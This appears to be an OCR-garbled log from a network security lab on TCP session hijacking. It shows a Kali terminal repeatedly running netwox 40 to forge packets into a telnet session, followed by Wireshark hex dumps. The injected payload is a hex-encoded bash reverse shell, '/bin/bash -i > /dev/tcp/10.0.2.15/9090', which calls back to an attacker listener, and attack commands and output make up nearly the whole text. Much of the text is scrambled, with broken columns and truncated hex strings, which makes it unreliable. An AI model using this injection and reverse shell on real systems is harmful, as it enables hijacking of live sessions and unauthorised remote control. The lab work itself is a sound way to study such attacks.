35 2f 39 30 39 30 20	30 3c 26 31 20 3	32 3e 26 31	# 5/9090 0<&1 2>	- &1
version ihl tos				·
	•		0x0058=88	1
	D M offsetf			·
0x2710=1	.0000	_ 0 0 0	0x0000=0_	I
ttl protocol	checksu	ım		
0x40=64 _	0x06=6	_	0x3B88	I
source	ce	1		
I	10.0	.2.5		
destin	ation	I		
1	10.0	.2.4		I
TCP				·
source port	destinatio	on port		
0x8F38=3	6664	1	0x0017=23	1

0x3400B0E0=872460512	I
acknum	
0x4DA6254C=1302734156	
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 1 0 0 0 0x0112=274	I
checksum urgptr	
0xA761=42849 0x0000=0	I
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
03c263120323e2631	
IP	·
version ihl tos totlen	·
version ihl tos totlen 4 5 0x00=0 0x0058=88	· I
version ihl tos totlen 4 5 0x00=0 0x0058=88 id r D M offsetfrag	
version ihl tos totlen 4 5 0x00=0 0x0058=88 id r D M offsetfrag 0x2317=8983 0 0 0 0x0000=0	
version ihl tos totlen 4_ 5_ 0x00=0 0x0058=88	I
version ihl tos totlen 4 5 0x00=0 0x0058=88 id r D M offsetfrag 0x2317=8983 0 0 0 0x0000=0 ttl protocol checksum 0x40=64 0x06=6 0x3F81	I
version ihl tos totlen 4 5 0x00=0 0x0058=88 id r D M offsetfrag 0x2317=8983 0 0 0 0x0000=0 ttl protocol checksum 0x40=64 0x06=6 0x3F81 source	I
version ihl tos totlen 4 5 0x00=0 0x0058=88 id r D M offsetfrag 0x2317=8983 0 0 0 0x0000=0 ttl protocol checksum 0x40=64 0x06=6 0x3F81	I
version ihl tos totlen 4 5 0x00=0 0x0058=88	
version ihl tos totlen 4_ _5_ _0x00=0 _0x0058=88	
version ihl tos totlen 4 5_ 0x00=0 0x0058=88	l
version ihl tos totlen 4 5_ 0x00=0 0x0058=88 id r D M offsetfrag 0x2317=8983 0 0 0 0x0000=0 ttl protocol checksum 0x40=64 0x06=6 0x3F81 source 10.0.2.5 destination 10.0.2.4	

0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	.I
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 1 0 0 0x011B=283	
checksum urgptr	
0xAF3B=44859 0x0000=0	
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 #5/9090 0<&1 2>&1	
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3 283 -j 64 -Z -A -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e3135 03c263120323e2631	
Option '-Z' is not supported	
Error 10011 : tool argument not decoded	
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3 283 -j 64 -z -A -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e3135 03c263120323e2631	
IP	
version ihl tos totlen	
4 5 0x00=0 0x0058=88	
id r D M offsetfrag	
0xF752=63314 0 0 0 0x0000=0	
ttl protocol checksum	
0x40=64 0x06=6 0x6B45	
source	
10.0.2.5	
destination	
10.0.2.4	

TCP	
source port destination port	
0xBFF8=491440x0017=23	
seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 1 0 0 0 0x011B=283	
checksum urgptr	
0xAF3B=44859 0x0000=0	
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 36 283 -j 64 -z -A -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352 03c263120323e2631	
IP	
version ihl tos totlen	
4 5 0x00=0 0x0058=88	
id r D M offsetfrag	
0x161B=5659 0 0 0 0x0000=0	
ttl protocol checksum	
0x40=64 0x06=6 0x4C7D	
source	
10.0.2.5	
destination	
10.0.2.4	
TCP	

0xBF	F8=49144			0x0017=23		
	seqnum	I				
	0x2	.6097F6B=63	815665	1		
	acknum	1				
	0xD	08D4A0E6=36	378134	178	[
doff r r r r 0	C E U A P R	S F v	vindow			
5 0 0 0	0 0 0 0 0 1 :	1 0 0 0		_0x011B=283		
checksum	n	urgptr	I			
0xAF	3B=44859			0x0000=0	I	
2f 62 69 6e 2f 62	2 61 73 68 20	2d 69 20 3e	20 2f #	/bin/bash -i > /		
54 65 76 2f 74 6	3 70 2f 31 30	2e 30 2e 32	2e 31 #	# dev/tcp/10.0.2.1		
oot@kali:~# net !83 -j 64 -z -A -H !f62696e2f6261 !3c263120323e2	twox 40 -l 10.0 7368202d692 2631	0.2.5 -m 10.0 03e202f6465	.2.4 -o 4 5762f74	# 5/9090 0<&1 2>& 19144 -p 23 -q 6381 63702f31302e302e	56651 -r 3637	
oot@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2	twox 40 -l 10.0 7368202d692 2631	0.2.5 -m 10.0 03e202f6465	.2.4 -o 4 5762f74	19144 -p 23 -q 6381	56651 -r 3637	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P version ihl	twox 40 -l 10.0 7368202d692 2631 tos	0.2.5 -m 10.0 03e202f6465 totlen	.2.4 -o 4 .762f74 	19144 -p 23 -q 6381 63702f31302e302e	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P version ihl	twox 40 -l 10.0 7368202d692 2631 tos	0.2.5 -m 10.0 03e202f6465 totlen	.2.4 -o 4 .762f74 	19144 -p 23 -q 6381 63702f31302e302e	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P version ihl 4 5_ id	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M	0.2.5 -m 10.0. 03e202f6465 totlen =0 offsetfrag	.2.4 -o 4 .762f74 	19144 -p 23 -q 6381 63702f31302e302e 0x0058=88	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M	0.2.5 -m 10.0.0 03e202f6465 totlen 0=0 0 0	.2.4 -o 4 5762f74 	19144 -p 23 -q 6381 63702f31302e302e	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M 366=21350	0.2.5 -m 10.0.0 03e202f6465 totlen 0=0 offsetfrag 0 0 checksum	2.4 -o 4 3762f74 	19144 -p 23 -q 6381 63702f31302e302e 0x0058=88	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M 366=21350	0.2.5 -m 10.0.0 03e202f6465 totlen 0=0 offsetfrag 0 0 checksum	2.4 -o 4 3762f74 	19144 -p 23 -q 6381 63702f31302e302e 0x0058=88	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M 366=21350 tocol 0x06 source	totlen offsetfrag checksum i=6	2.4 -o 4	19144 -p 23 -q 6381 63702f31302e302e 0x0058=88	56651 -r 3637 322e31352f39 	
root@kali:~# net 283 -j 64 -z -A -H 2f62696e2f6261 03c263120323e2 P	twox 40 -l 10.0 7368202d692 2631 tos 0x00 r D M 366=21350 tocol 0x06 source	totlen offsetfrag checksum i=6	2.4 -o 4	19144 -p 23 -q 6381 63702f31302e302e 0x0058=88 0x0000=0	56651 -r 3637 322e31352f39 	

0xBFF8=49144 0x0017=23	I
seqnum	
0x26097F6B=638156651	I
acknum	
0xD8D4A0E6=3637813478	[
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 1 0 0 0 0x011B=283	I
checksum urgptr	
0xAF3B=44859 0x0000=0	I
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
	·
4 5 0x00=0 0x0058=88	
id r D M offsetfrag	
0xA0D0=41168 0 0 0 0x0000=0	I
ttl protocol checksum	
0x40=64 0x06=6 0xC1C7	
source	
10.0.2.5	l
destination	
10.0.2.4	I
TCP	
source port destination port	·

seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 1 0 0 0 0x011B=283	_l
checksum urgptr	
0xAF3B=44859 0x0000=0	l
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
	<u> </u>
4 5 0x00=0 0x0058=88	I
id r D M offsetfrag	
0x5484=21636 0 0 0 0x0000=0	l
ttl protocol checksum	
0x40=64 0x06=6 0x0E14	l
source	
10.0.2.5	_l
destination	
10.0.2.4	_l
TCP	·
source port destination port	
0xBFF8=491440x0017=23	1
1	 '

l	0x26097F6B=638156651
l	acknum
l	0xD8D4A0E6=3637813478
do	off r r r C E U A P R S F window
l	_5 0 0 0 0 0 0 1 0 0 0 0x011B=283
l	checksum urgptr
l	0xAF43=44867 0x0000=0
2f 6	2 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 6	65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2	2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
03c2	2696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f393039302 263120323e2631
ıver	rsion ihl tos totlen
 	id r D M offsetfrag
' I	0x5EDB=24283 0 0 0 0x0000=0
' I	ttl protocol checksum
•	
	source
l	10.0.2.5
	destination
l	10.0.2.4
TCP ₋	·
	source port destination port
l	OxBFF8=49144 Ox0017=23
l	seqnum
ı	0x26097F6B=638156651

acknum	
0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F window	
50 0 0 0 0 0 0 1 0 0 0 0x011B=283	
checksum urgptr	
0xAF43=44867 0x0000=0	
f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
4 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
5 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
83 -j 64 -z -H f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322 3c263120323e2631	e313
version ihl tos totlen	
4 5 0x00=0 0x0058=88	
id r D M offsetfrag	
0xC0A1=49313 0 0 0 0x0000=0	
ttl protocol checksum	
0x40=64 0x06=6 0xA1F6	I
source	
10.0.2.5	I
destination	
10.0.2.4	I
CP	·
source port destination port	
0xBFF8=49144 0x0017=23	I
seqnum	
0x26097F6B=638156651	

0xD8D4A0E6=3637813478	
doff r r r C E U A P R S F window	
5 0 0 0 0 0 0 1 0 0 0 0x011B=283	
checksum urgptr	
0xAF43=44867 0x0000=0	
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E 283 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f393039302003c263120323e2631	
IP	
version ihl tos totlen	
4 5 0x00=0 0x0058=88	
id r D M offsetfrag	
0xE46C=58476 0 0 0 0x0000=0	
ttl protocol checksum	
0x40=64 0x06=6 0x7E2B	
source	
10.0.2.5	
destination	
10.0.2.4	
TCP	
source port destination port	
0xBFF8=491440x0017=23	
seqnum	
0x26097F6B=638156651	
acknum	
0xD8D4A0E6=3637813478	

doff r r r C E U A P R S F window
5 0 0 0 0 0 0 1 0 0 0 0x011B=283
checksum urgptr
0xAF43=44867 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49144 -p 23 -q 638156651 -r 3637813478 -E 283 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e2631
IP
version ihl tos totlen
4 5 0x00=0 0x0058=88
id r D M offsetfrag
0xF331=62257 0 0 0 0x0000=0
ttl protocol checksum
0x40=64 0x06=6 0x6F66
source
10.0.2.5
destination
10.0.2.4
TCP
source port destination port
0xBFF8=491440x0017=23
seqnum
0x26097F6B=638156651
acknum
0xD8D4A0E6=3637813478
doff r r r C E U A P R S F window

5 0 0 0 0 0 0 1 0 0 0 0x011B=283
checksum urgptr
0xAF43=44867 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 49150 -p 23 -q 1769252259 -r 4135732044 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e2631
IP
version ihl tos totlen
4 5 0x00=0 0x0058=88
id r D M offsetfrag
0x663F=26175 0 0 0 0x0000=0
ttl protocol checksum
0x40=64 0x06=6 0xFC58
source
10.0.2.5
destination
10.0.2.4
TCP
source port destination port
0xBFFE=49150 0x0017=23
seqnum
0x6974A5A3=1769252259
acknum
0xF682434C=4135732044
doff r r r C E U A P R S F window
5 0 0 0 0 0 0 1 0 0 0 0x00ED=237

checksum urgptr
0x85B4=34228 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49150 -p 23 -q 1769252276 -r 41357325 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f393039303c263120323e2631
IP
version ihl tos totlen
4 5 0x00=0 0x0058=88
id r D M offsetfrag
0x4711=18193 0 0 0 0x0000=0
ttl protocol checksum
0x40=64 0x06=6 0x1B87
source
10.0.2.4
destination
10.0.2.5
TCP
source port destination port
0xBFFE=491500x0017=23
seqnum
0x6974A5B4=1769252276
acknum
0xF682453D=4135732541
doff r r r C E U A P R S F window
5 0 0 0 0 0 0 1 0 0 0 0x00ED=237
checksum urgptr

0x83B2=33714	
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49150 -p 23 -q 1769252276 -r 413573 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303 03c263120323e26310a0d	
IP	
version ihl tos totlen	
4 5 0x00=0 0x005A=90	
id r D M offsetfrag	
0x0BC1=3009 0 0 0 0x0000=0	
ttl protocol checksum	
0x40=64 0x06=6 0x56D5	
source	
10.0.2.4	
destination	
10.0.2.5	
TCP	
source port destination port	
0xBFFE=49150 0x0017=23	
seqnum	
0x6974A5B4=1769252276	
acknum	
0xF682453D=4135732541	
doff r r r C E U A P R S F window	
5 0 0 0 0 0 1 0 0 0 0x00ED=237	
checksum urgptr	
0x79A3=31139 0x0000=0	

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
0a 0d #
root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e26310a0d
IP
version ihl tos totlen
4 5 0x00=0 0x005A=90
id r D M offsetfrag
0x2C83=11395 0 0 0 0x0000=0
ttl protocol checksum
0x40=64 0x06=6 0x3613
source
10.0.2.4
destination
10.0.2.5
TCP
source port destination port
0xC000=49152 0x0017=23
seqnum
0x7A33DCC1=2050219201
acknum
0x7F0A1F7E=2131369854
doff r r r C E U A P R S F window
5 0 0 0 0 0 0 1 0 0 0 0x00ED=237
checksum urgptr
0xCF0C=53004 0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
0a 0d #
root@kali:~#
//Data in Wireshark
++
00:41:48,035,869 ETHER
0
$ \begin{array}{l} 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 3c 60 2f 40 00 40 06 c2 74 0 \\ a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc 51 00 00 00 a0 02 72 10 e9 2e 00 \\ 00 02 04 05 b4 04 02 08 0a 01 9d bc 7e 00 00 00 01 03 03 07 \end{array} $
+
00:41:48,036,053 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 00 00 3c 00 00 40 00 40 06 22 b4 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1d b6 7a 33 dc 52 a0 12 71 20 d5 8c 00 00 02 04 05 b4 04 02 08 0a 00 7b 77 45 01 9d bc 7e 01 03 03 07
++
00:41:48,036,151 ETHER
10
08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 30 40 00 40 06 c2 7b

00 01 01 08 0a 01 9d bc 7e 00 7b 77 45
++
00:41:48,036,414 ETHER
$\label{eq:continuous} $$ 0$ 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 4f 60 31 40 00 40 06 c2 5f 0 \\ a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc 52 7f 0a 1d b7 80 18 00 e5 f5 23 00 00 01 01 08 0a 01 9d bc 7e 00 7b 77 45 ff fd 03 ff fb 18 ff fb 1f ff fb 20 ff fb 21 ff fb 22 ff fb 27 ff fd 05 ff fb 23 $
++
00:41:48,036,501 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 00 00 34 6a f2 40 00 40 06 b7 c9 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1d b7 7a 33 dc 6d 80 10 00 e3 74 7b 00 00 01 01 08 0a 00 7b 77 45 01 9d bc 7e
++
00:41:48,040,196 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 40 6a f3 40 00 40 06 b7 ac 0

a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|b7|7a|33|dc|6d|80|18|00|e3|3d|23|00|

00|01|01|08|0a|00|7b|77|46|01|9d|bc|7e|ff|fd|18|ff|fd|20|ff|fd|23|ff|fd|27|

0a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|52|7f|0a|1d|b7|80|10|00|e5|74|94|00

++
00:41:48,040,367 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 32 40 00 40 06 c2 79 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc 6d 7f 0a 1d c3 80 10 00 e5 74 6b 00 00 01 01 08 0a 01 9d bc 7f 00 7b 77 46
++
00:41:48,040,542 ETHER
$\label{eq:continuous} $$ 0$ \\ 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 5b 6a f4 40 00 40 06 b7 90 0 \\ a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1d c3 7a 33 dc 6d 80 18 00 e3 99 85 00 \\ 00 01 01 08 0a 00 7b 77 46 01 9d bc 7f ff fb 03 ff fd 1f ff fd 21 ff fe 22 ff fb 05 ff fa 20 01 ff f0 ff fa 23 01 ff f0 ff fa 27 01 ff f0 ff fa 18 01 ff f0 $$$
++
00:41:48,040,622 ETHER

|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|33|40|00|40|06|c2|78|0 a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|6d|7f|0a|1d|ea|80|10|00|e5|74|44|00| 00|01|01|08|0a|01|9d|bc|7f|00|7b|77|46|

++
00:41:48,040,775 ETHER
$ 0 \\ 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 76 60 34 40 00 40 06 c2 35 0 \\ a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc 6d 7f 0a 1d ea 80 18 00 e5 fc 38 00 0 \\ 0 01 01 08 0a 01 9d bc 7f 00 7b 77 46 ff fa 1f 00 50 00 18 ff f0 ff fa 20 00 33 38 3 \\ 4 30 30 2c 33 38 34 30 30 ff f0 ff fa 23 00 56 4d 3a 30 ff f0 ff fa 27 00 00 44 49 53 \\ 50 4c 41 59 01 56 4d 3a 30 ff f0 ff fa 18 00 78 74 65 72 6d ff f0 $
++
00:41:48,041,050 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 37 6a f5 40 00 40 06 b7 b3 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1d ea 7a 33 dc af 80 18 00 e3 72 fb 00 0 0 01 01 08 0a 00 7b 77 46 01 9d bc 7f ff fd 01
++
00:41:48,041,295 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 37 60 35 40 00 40 06 c2 73 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc af 7f 0a 1d ed 80 18 00 e5 72 f6 00 0 0 01 01 08 0a 01 9d bc 80 00 7b 77 46 ff fc 01

00:41:48,044,455 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|37|6a|f6|40|00|40|06|b7|b2|0 \\ a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|ed|7a|33|dc|b2|80|18|00|e3|72|f5|00|0 \\ 0|01|01|08|0a|00|7b|77|47|01|9d|bc|80|ff|fb|01| \end{array}$

+----+

00:41:48,044,675 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|37|60|36|40|00|40|06|c2|72|0\\ a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b2|7f|0a|1d|f0|80|18|00|e5|72|ee|00|0\\ 0|01|01|08|0a|01|9d|bc|80|00|7b|77|47|ff|fd|01| \end{array}$

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00:41:48,044,872 ETHER

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|52|6a|f7|40|00|40|06|b7|96|0 |a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|f0|7a|33|dc|b5|80|18|00|e3|74|6b|00|0 |0|01|01|08|0a|00|7b|77|47|01|9d|bc|80|55|62|75|6e|74|75|20|31|36|2e|30|34|2e|32| |20|4c|54|53|0d|0a|56|4d|20|6c|6f|67|69|6e|3a|20|

+----+

00:41:48,089,911 ETHER

0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 37 40 00 40 06 c2 74 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b5 7f 0a 1e 0e 80 10 00 e5 73 ca 00 0 0 01 01 08 0a 01 9d bc 8c 00 7b 77 47
++
00:41:50,861,469 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 35 60 38 40 00 40 06 c2 72 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b5 7f 0a 1e 0e 80 18 00 e5 fe 0b 00 0 0 01 01 08 0a 01 9d bf 41 00 7b 77 47 73
++
00:41:50,862,166 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 35 6a f8 40 00 40 06 b7 b2 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 0e 7a 33 dc b6 80 18 00 e3 fb 4b 00 0 0 01 01 08 0a 00 7b 7a 08 01 9d bf 41 73
++
00:41:50,862,562 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 39 40 00 40 06 c2 72 0

0|01|01|08|0a|01|9d|bf|41|00|7b|7a|08|

++
00:41:51,113,281 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 35 60 3a 40 00 40 06 c2 70 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b6 7f 0a 1e 0f 80 18 00 e5 09 0a 00 0 0 01 01 08 0a 01 9d bf 80 00 7b 7a 08 65
++
00:41:51,113,912 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 35 6a f9 40 00 40 06 b7 b1 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 0f 7a 33 dc b7 80 18 00 e3 08 cc 00 0 0 01 01 08 0a 00 7b 7a 47 01 9d bf 80 65
++
00:41:51,114,279 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 3b 40 00 40 06 c2 70 0a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b7 7f 0a 1e 10 80 10 00 e5 6d d2 00 00 01 01 08 0a 01 9d bf 80 00 7b 7a 47
++

00:41:51,270,197	ETHER
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 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|3c|40|00|40|06|c2|6e|0 \\ |a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b7|7f|0a|1e|10|80|18|00|e5|08|a2|00| \\ |00|01|01|08|0a|01|9d|bf|a7|00|7b|7a|47|65| \end{array}$

+----+

00:41:51,270,643 ETHER

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|35|6a|fa|40|00|40|06|b7|b0|0 |a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|10|7a|33|dc|b8|80|18|00|e3|08|7c|00|0 |0|01|01|08|0a|00|7b|7a|6e|01|9d|bf|a7|65|

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00:41:51,270,932 ETHER

|0 |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|3d|40|00|40|06|c2|6e|0 |a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b8|7f|0a|1e|11|80|10|00|e5|6d|82|00| |00|01|01|08|0a|01|9d|bf|a7|00|7b|7a|6e|

+----+

00:41:51,500,714 ETHER

|0 |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|3e|40|00|40|06|c2|6c|0

0 01 01 08 0a 01 9d bf e1 00 7b 7a 6e 64
++
00:41:51,501,219 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 35 6a fb 40 00 40 06 b7 af 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 11 7a 33 dc b9 80 18 00 e3 09 07 00 00 01 01 08 0a 00 7b 7a a7 01 9d bf e1 64
++
00:41:51,501,607 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 3f 40 00 40 06 c2 6c 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b9 7f 0a 1e 12 80 10 00 e5 6d 0d 00 00 01 01 08 0a 01 9d bf e1 00 7b 7a a7
++
00:41:52,172,396 ETHER
